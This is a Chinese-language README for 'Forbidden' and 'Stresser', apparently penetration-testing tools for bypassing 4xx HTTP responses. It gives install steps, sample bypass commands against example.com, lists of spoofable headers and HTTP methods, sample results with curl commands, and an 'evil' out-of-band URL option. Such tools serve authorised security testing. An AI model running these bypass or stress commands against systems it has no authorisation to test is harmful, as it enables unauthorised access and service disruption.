绕过 4xx HTTP 响应状态码及更多。
该工具基于 Python Requests、PycURL 和 HTTP Client。
在 Kali Linux v2024.2(64 位)上测试。
仅用于教育目的。希望能有所帮助!
未来计划:
silent 选项以抑制控制台输出。no color 选项以禁用彩色控制台输出。hop-by-hop HTTP 请求头的测试。User-Agent HTTP 请求头的测试。在 Kali Linux 上,这应该没有问题;否则,运行:
apt-get -y install libcurl4-gnutls-dev librtmp-dev

pip3 install --upgrade pycurl
PycURL 在 Windows 操作系统上不受支持。
在 macOS 上,运行:
brew uninstall curl
brew uninstall openssl

brew install curl
brew install openssl

echo 'export PATH="/opt/homebrew/opt/curl/bin:$PATH"' >> ~/.zshrc
echo 'export PATH="/opt/homebrew/opt/openssl@3/bin:$PATH"' >> ~/.zshrc
source ~/.zshrc

export LDFLAGS="-L/opt/homebrew/opt/curl/lib"
export CPPFLAGS="-I/opt/homebrew/opt/curl/include"
export PYCURL_SSL_LIBRARY=openssl

pip3 install --no-cache-dir --compile --ignore-installed --config-setting="--with-openssl=" --config-setting="--openssl-dir=/opt/homebrew/opt/openssl@3" pycurl
或者,使用 Homebrew 安装(非本人维护):
brew install forbidden
pip3 install --upgrade forbidden
git clone https://github.com/ivan-sincek/forbidden && cd forbidden

python3 -m pip install --upgrade build

python3 -m build

python3 -m pip install dist/forbidden-13.4-py3-none-any.whl
绕过 403 Forbidden HTTP 响应状态码:
forbidden -u https://example.com/admin -t protocols,methods,uploads,overrides,headers,paths-ram,encodings -f GET -l initial,path -o forbidden_403_results.json
通过压力测试绕过 403 Forbidden HTTP 响应状态码:
mkdir stresser_403_results

stresser -u https://example.com/admin -r 1000 -th 200 -f GET -l initial -dir stresser_403_results -o stresser_403_results.json
绕过 401 Unauthorized HTTP 响应状态码:
forbidden -u https://example.com/admin -t auths -f GET -l initial -o forbidden_401_results.json
测试开放重定向和损坏的 URL 解析器,即测试带外(OOB)交互:
forbidden -u https://example.com/admin -t redirects,parsers -f GET -l initial -e xyz.interact.sh -o forbidden_oob_results.json
protocols
Host HTTP 请求头的 HTTP/1.0 协议降级,使用 IP 地址和域名。methods
Content-Length: 0 HTTP 请求头。uploads
overrides
Host HTTP 请求头。headers
values
paths
encodings
auths
redirects
parsers
如果您想了解更多细节,请参阅:
备注:
唯一过滤器。Forbidden 和 Stresser 都使用 Python Requests 引擎。Host HTTP 请求头的 HTTP/1.0 协议降级锁定为使用 HTTP Client 引擎。此外,提供的 cURL 命令无法正常工作,因为 cURL 不允许移除 Host HTTP 请求头。Host HTTP 请求头测试 HTTP 主机覆盖锁定为使用 Python Requests 引擎。此外,提供的 cURL 命令无法正常工作,因为 cURL 不允许使用两个 Host HTTP 请求头。PycURL 引擎。规范化 URL(例如在测试 encodings 时)、修改 HTTP 请求或完全丢弃 HTTP 请求。User-Agent HTTP 请求头。速率限制 和其他类似的反机器人保护措施;在相同域名上再次运行工具前,请稍作等待。这只是一个快速概览,说明了使用了什么,但不说明如何使用。
ACL
ARBITRARY
BASELINE-CONTROL
BIND
CHECKIN
CHECKOUT
CONNECT
COPY
DELETE
GET
HEAD
INDEX
LABEL
LINK
LOCK
MERGE
MKACTIVITY
MKCALENDAR
MKCOL
MKREDIRECTREF
MKWORKSPACE
MOVE
OPTIONS
ORDERPATCH
PATCH
POST
PRI
PROPFIND
PROPPATCH
PUT
REBIND
REPORT
SEARCH
SHOWMETHOD
SPACEJUMP
TEXTSEARCH
TRACE
TRACK
UNBIND
UNCHECKOUT
UNLINK
UNLOCK
UPDATE
UPDATEREDIRECTREF
VERSION-CONTROL
这只是一个快速概览,说明了使用了什么,但不说明如何使用。
19-Profile
Accept
Base-URL
CF-Connecting-IP
Client-IP
Cluster-Client-IP
Destination
Forwarded-For
Forwarded-For-IP
From
Front-End-HTTPS
Host
Incap-Client-IP
Origin
Profile
Proxy
Proxy-Client-IP
Redirect
Referer
Remote-Addr
Request-URI
True-Client-IP
URI
URL
WAP-Profile
WL-Proxy-Client-IP
X-Client-IP
X-Cluster-Client-IP
X-Forward
X-Forward-For
X-Forwarded
X-Forwarded-By
X-Forwarded-For
X-Forwarded-For-IP
X-Forwarded-For-Original
X-Forwarded-Host
X-Forwarded-Path
X-Forwarded-Port
X-Forwarded-Proto
X-Forwarded-Protocol
X-Forwarded-SSL
X-Forwarded-Scheme
X-Forwarded-Server
X-HTTP-DestinationURL
X-HTTP-Host-Override
X-HTTP-Method
X-HTTP-Method-Override
X-Host
X-Host-Override
X-Method
X-Method-Override
X-Original-Forwarded-For
X-Original-Remote-Addr
X-Original-URL
X-Originally-Forwarded-For
X-Originating-IP
X-Override-URL
X-Proxy-Host
X-Proxy-URL
X-ProxyUser-IP
X-Real-IP
X-Referer
X-Remote-Addr
X-Remote-IP
X-Rewrite-URL
X-Scheme
X-Server-IP
X-True-Client-IP
X-True-IP
X-URL-Scheme
X-Wap-Profile
备注:
升序、HTTP 响应正文长度 降序 和测试 ID 升序 排序。2xx 和 3xx HTTP 响应状态码包含在结果中并显示在控制台输出中。length 属性指 HTTP 响应正文的长度。误报 结果,对于每个唯一的 HTTP 响应内容长度,运行提供的 cURL 命令并检查 HTTP 响应是否导致绕过;如果不是,则忽略所有具有相同内容长度的结果。[
{
"id":"595-HOST-OVERRIDES-1",
"url":"https://example.com:443/admin",
"method":"GET",
"headers":[
"Host: 127.0.0.1"
],
"cookies":[],
"body":"",
"user_agent":"Forbidden/13.4",
"command":"curl --path-as-is -iskL -A 'Forbidden/13.4' -H 'Host: 127.0.0.1' -X 'GET' 'https://example.com:443/admin'",
"status":200,
"length":14301
},
{
"id":"596-HOST-OVERRIDES-1",
"url":"https://example.com:443/admin",
"method":"GET",
"headers":[
"Host: 127.0.0.1:443"
],
"cookies":[],
"body":"",
"user_agent":"Forbidden/13.4",
"command":"curl --path-as-is -iskL -A 'Forbidden/13.4' -H 'Host: 127.0.0.1:443' -X 'GET' 'https://example.com:443/admin'",
"status":200,
"length":14301
}
]
Forbidden v13.4 ( github.com/ivan-sincek/forbidden )

用法:   forbidden -u url                       -t 测试 [-f 强制] [-o 输出文件         ]
示例: forbidden -u https://example.com/admin -t all   [-f GET  ] [-o results.json]

描述
    绕过 4xx HTTP 响应状态码及更多
URL
    不可访问的 URL
    -u, --url = https://example.com/admin | 等。
忽略参数
    忽略 URL 查询字符串和片段
    -ip, --ignore-parameters
忽略请求
    如果适用,使用 PycURL 替代默认的 Python Requests 引擎
    -ir, --ignore-requests
测试
    要运行的测试
    指定 '[ip-|host-|url-]values' 以仅使用通过 '-v' 选项传递的用户提供的值测试 HTTP 请求头
    指定 'paths-ram' 使用撞锤攻击或 'paths' 使用默认的集束炸弹攻击
    使用逗号分隔的值
    -t, --tests = protocols | methods | uploads | [method-|scheme-|port-|host-|path-]overrides | headers | [ip-|host-|url-]values | paths[-ram] | encodings | [basic-|bearer-]auths | redirects | parsers | all
值
    包含 HTTP 请求头值的文件或单个值,例如内部 IP 等。
    测试: all-values
    -v, --values = values.txt | 10.10.15.20 | example.local | https://example.local | 等。
强制
    为所有非特定测试强制使用一个 HTTP 方法
    -f, --force = GET | POST | CUSTOM | 等。
路径
    用于测试 URL 路径覆盖的可访问 URL 路径
    测试: path-overrides
    默认: /robots.txt, /index.html, /sitemap.xml, /README.txt
    -p, --path = /home | 等。
邪恶
    邪恶 URL 或协作服务
    测试: host-overrides, headers, bearer-auths, redirects, parsers
    默认: https://github.com
    -e, --evil = https://xyz.interact.sh | https://xyz.burpcollaborator.net | 等。
头部
    任意数量的额外 HTTP 请求头
    额外的 HTTP 请求头不会覆盖测试特定的 HTTP 请求头
    例如 'Content-Type;' 中的分号将展开为一个空的 HTTP 请求头
    -H, --header = "Authorization: Bearer ey..." | Content-Type; | 等。
Cookie
    任意数量的额外 HTTP cookies
    额外的 HTTP cookies 不会覆盖测试特定的 HTTP cookies
    -b, --cookie = PHPSESSIONID=3301 | 等。
忽略
    用于过滤掉误报 200 OK 结果的正则表达式
    -i, --ignore = Inaccessible | "Access Denied" | "Error: .+" | 等。
内容长度
    用于过滤掉误报 200 OK 结果的 HTTP 响应内容长度
    指定 'initial' 忽略初始 HTTP 响应的内容长度
    指定 'path' 忽略可访问 URL 响应的内容长度
    使用逗号分隔的值
    -l, --content-lengths = 12 | initial | path | 等。
请求超时
    请求超时时间(秒)
    默认: 60
    -rt, --request-timeout = 30 | 90 | 等。
线程数
    要运行的并行线程数
    默认: 5
    -th, --threads = 20 | 等。
睡眠
    发送 HTTP 请求前的睡眠时间(毫秒)
    适用于单线程使用
    -s, --sleep = 500 | 等。
用户代理
    要使用的用户代理
    默认: Forbidden/13.4
    -a, --user-agent = random[-all] | curl/3.30.1 | 等。
代理
    要使用的 Web 代理
    -x, --proxy = http://127.0.0.1:8080 | 等。
HTTP 响应状态码
    在结果中仅包含特定的 HTTP 响应状态码
    默认: 2xx, 3xx
    使用逗号分隔的值
    -sc, --status-codes = 1xx | 2xx | 3xx | 4xx | 5xx | all
显示表格
    以表格格式而非 JSON 格式显示结果
    适用于宽屏使用
    -st, --show-table
输出文件
    输出文件
    -o, --out = results.json | 等。
转储
    将所有测试记录转储到输出文件中而不运行任何测试
    -dmp, --dump
调试
    启用调试输出
    -dbg, --debug
Stresser v13.4 ( github.com/ivan-sincek/forbidden )

用法:   stresser -u url                       -r 重复次数 -th 线程数 -dir 目录 [-f 强制] [-o 输出文件         ]
示例: stresser -u https://example.com/admin -r 1000   -th 200     -dir results   [-f GET  ] [-o results.json]

描述
    通过压力测试绕过 4xx HTTP 响应状态码
URL
    不可访问的 URL
    -u, --url = https://example.com/admin | 等。
忽略参数
    忽略 URL 查询字符串和片段
    -ip, --ignore-parameters
忽略请求
    如果适用,使用 PycURL 替代默认的 Python Requests 引擎
    -ir, --ignore-requests
强制
    为所有非特定测试强制使用一个 HTTP 方法
    -f, --force = GET | POST | CUSTOM | 等。
头部
    任意数量的额外 HTTP 请求头
    额外的 HTTP 请求头不会覆盖测试特定的 HTTP 请求头
    例如 'Content-Type;' 中的分号将展开为一个空的 HTTP 请求头
    -H, --header = "Authorization: Bearer ey..." | Content-Type; | 等。
Cookie
    任意数量的额外 HTTP cookies
    额外的 HTTP cookies 不会覆盖测试特定的 HTTP cookies
    -b, --cookie = PHPSESSIONID=3301 | 等。
忽略
    用于过滤掉误报 200 OK 结果的正则表达式
    -i, --ignore = Inaccessible | "Access Denied" | "Error: .+" | 等。
内容长度
    用于过滤掉误报 200 OK 结果的 HTTP 响应内容长度
    指定 'initial' 忽略初始 HTTP 响应的内容长度
    使用逗号分隔的值
    -l, --content-lengths = 12 | initial | 等。
请求超时
    请求超时时间(秒)
    默认: 60
    -rt, --request-timeout = 30 | 90 | 等。
重复次数
    每个测试的 HTTP 请求次数
    -r, --repeat = 1000 | 等。
线程数
    要运行的并行线程数
    -th, --threads = 20 | 等。
用户代理
    要使用的用户代理
    默认: Stresser/13.4
    -a, --user-agent = random[-all] | curl/3.30.1 | 等。
代理
    要使用的 Web 代理
    -x, --proxy = http://127.0.0.1:8080 | 等。
HTTP 响应状态码
    在结果中仅包含特定的 HTTP 响应状态码
    默认: 2xx, 3xx
    使用逗号分隔的值
    -sc, --status-codes = 1xx | 2xx | 3xx | 4xx | 5xx | all
显示表格
    以表格格式而非 JSON 格式显示结果
    适用于宽屏使用
    -st, --show-table
输出文件
    输出文件
    -o, --out = results.json | 等。
目录
    输出目录
    所有有效且唯一的 HTTP 响应将保存在此目录中
    -dir, --directory = results | 等。
转储
    将所有测试记录转储到输出文件中而不运行任何测试
    -dmp, --dump
调试
    启用调试输出
    -dbg, --debug

图 1 - 真实示例

图 2 - 简单示例

图 3 - 简单示例(表格输出)